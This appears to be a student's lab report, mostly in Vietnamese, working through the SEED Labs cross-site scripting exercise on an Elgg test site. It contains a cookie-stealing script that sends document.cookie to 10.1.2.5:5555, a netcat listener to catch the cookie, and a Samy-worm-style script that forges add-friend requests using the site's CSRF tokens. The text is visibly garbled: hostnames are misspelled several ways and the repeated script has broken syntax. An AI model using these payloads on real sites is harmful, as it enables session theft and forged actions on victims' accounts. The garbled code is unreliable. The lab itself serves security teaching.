
Bước 3:Sau đó nhấn chọn Edit profile



Bước 4:

```
<script>document.write('<img src=http://10.1.2.5:5555?c='
                     + escape(document.cookie) + '    >');
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.



The screenshot shows a Mozilla Firefox window with the title "Edit profile : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/profile/alice". The main content area shows the "XSS Lab Site" interface with a "Files" tab selected. On the left, there's a sidebar with various icons. The right sidebar shows a user profile for "Alice" with options like "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". The central area has a "Display name" field containing "Alice". Below it is an "About me" field containing the following XSS payload:
<p><script>document.write('');</script></p>
A red arrow points to this payload. At the bottom left, there's a dropdown menu set to "Public". A status bar at the bottom says "Waiting for www.cis.syr.edu...".


Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby


The screenshot shows a Mozilla Firefox window with the title "Newest members : XSS Lab Site - Mozilla Firefox". The address bar displays "www.xsslabelgg.com/members/newest". The main content area shows the "XSS Lab Site" interface with a "Newest members" section. The sidebar on the left includes an icon for "SEED Labs". The right sidebar shows a search bar and a message "Total members: 5". The "Newest members" list includes users: Samy, Charlie, Boby, Alice, and Admin. A red arrow points to the user "Alice".

Bước 2: Xem profile của Alice:



Nhập lệnh dưới để lắng nghe trên cổng 5555:

```
$ nc -l 5555 -v
```



2.4. Task 4: Becoming the Victim's Friend

In this and next task, we will perform an attack similar to what Samy did to MySpace in 2005 (i.e. the Samy Worm). We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. This worm does not self-propagate; in task 6, we will make it self-propagating.

In this task, we need to write a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. The objective of the attack is to add Samy as a friend to the victim. We have already created a user called Samy on the Elgg server (the user name is samy).

To add a friend for the victim, we should first find out how a legitimate user adds a friend in Elgg. More specifically, we need to figure out what are sent to the server when a user adds a friend. Firefox's HTTP inspection tool can help us get the information. It can display the contents of any HTTP request message sent from the browser. From the contents, we can identify all the parameters in the request. Section 4 provides guidelines on how to use the tool.

Once we understand what the add-friend HTTP request look like, we can write a Javascript program to send out the same HTTP request. We provide a skeleton JavaScript code that aids in completing the task.

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;           ①

    var token="&__elgg_token="+elgg.security.token.__elgg_token;   ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...;    //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

The above code should be placed in the "About Me" field of Samy's profile page. This field provides two editing modes: Editor mode (default) and Text mode. The Editor mode adds extra HTML code to the text typed into the field, while the Text mode does not. Since we do not want any extra code added to our attacking code, the Text mode should be enabled before entering the above JavaScript code. This can be done by clicking on "Edit HTML", which can be found at the top right of the "About Me" text field.


Questions. Please answer the following questions:

- **Question 1:** Explain the purpose of Lines ① and ②, why are they needed?
- **Question 2:** If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?


Các bước thực hiện:

Trước hết, ta cần xem thông tin được gửi đến máy chủ khi một người dùng thêm một người bạn bằng HTTP Header Live


Bước 1: Đăng nhập với User Alice




Bước 2: Xem profile của Samy



Bước 3:Bật HTTP Header Live và nhấn Add Friend Samy



The screenshot shows a Firefox browser window titled "Samy : XSS Lab Site - Mozilla Firefox". The URL in the address bar is "www.xsslbelgg.com/profile/samy". The page content displays a user profile for "Samy" with a profile picture, a "About me" section, and a "Friends" sidebar. A red arrow points to the "Add friend" button in the sidebar.



The screenshot shows a Firefox browser window titled "Firefox Web Browser" with the title bar "moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Main - Mozilla Firefox". The URL in the address bar is "http://www.xsslbelgg.com/action/friends/add?friend=47&_elgg_ts=1732096423&_elgg_token=yi". The main content area displays the raw HTTP request and response. The "Record Data" checkbox is checked at the bottom.

Dòng đầu tiên là url của yêu cầu add friend

Ta sẽ sử dụng url ở dòng đầu tiên để thêm vào lệnh bên dưới:

```
//Construct the HTTP request to add Samy as a friend.  
var sendurl=...; //FILL IN
```

```
var sendurl = "http://www.sxxlabelgg.com/action/friends/add" + "?friend=47" + token + ts;
```

Tiếp theo ta tiến hành thực hiện task 4:

Bước 1: Đăng nhập với User Samy


- Username: samy
- Password: seedsamy

The screenshot shows a Firefox browser window with the title bar "All Site Activity : XSS Lab Site - Mozilla Firefox". The address bar contains "www.xsslablegg.com/activity". The main content area displays the "XSS Lab Site" homepage with a sidebar titled "All Site Activity" showing two recent friend additions from Admin to Charlie. On the right side, there is a "Log in" form with fields for "Username or email" (containing "samy") and "Password" (containing "seedsamy"). Below the password field is a "Remember me" checkbox. At the bottom of the login form, there are links for "Register" and "Lost password". The status bar at the bottom of the browser shows "Powered by Elgg".

Bước 2: Mở profile của Samy

The screenshot shows a Firefox browser window with the title bar "Samy : XSS Lab Site - Mozilla Firefox". The address bar contains "www.xsslablegg.com/profile/sam". The main content area displays the "XSS Lab Site" profile page for user "Samy". On the left, there is a sidebar with a placeholder image labeled "Wireshark" and buttons for "Edit profile" and "Edit avatar". Below the sidebar, there are links for "Blogs", "Bookmarks", "Files", and "Panee". The main profile area shows a large thumbnail of Samy's face. To the right, there is a "Friends" section with the message "No friends yet." and an "Add widgets" button.

Bước 3:Sau đó nhấn chọn Edit profile



Bước 4:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;



    var ts+"&__elgg_ts__="+elgg.security.token.__elgg_ts;           ①

    var token+"&__elgg_token__="+elgg.security.token.__elgg_token;   ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabeled.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```

Nhập lệnh trên vào About me. Sau đó nhấn Save.



Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby

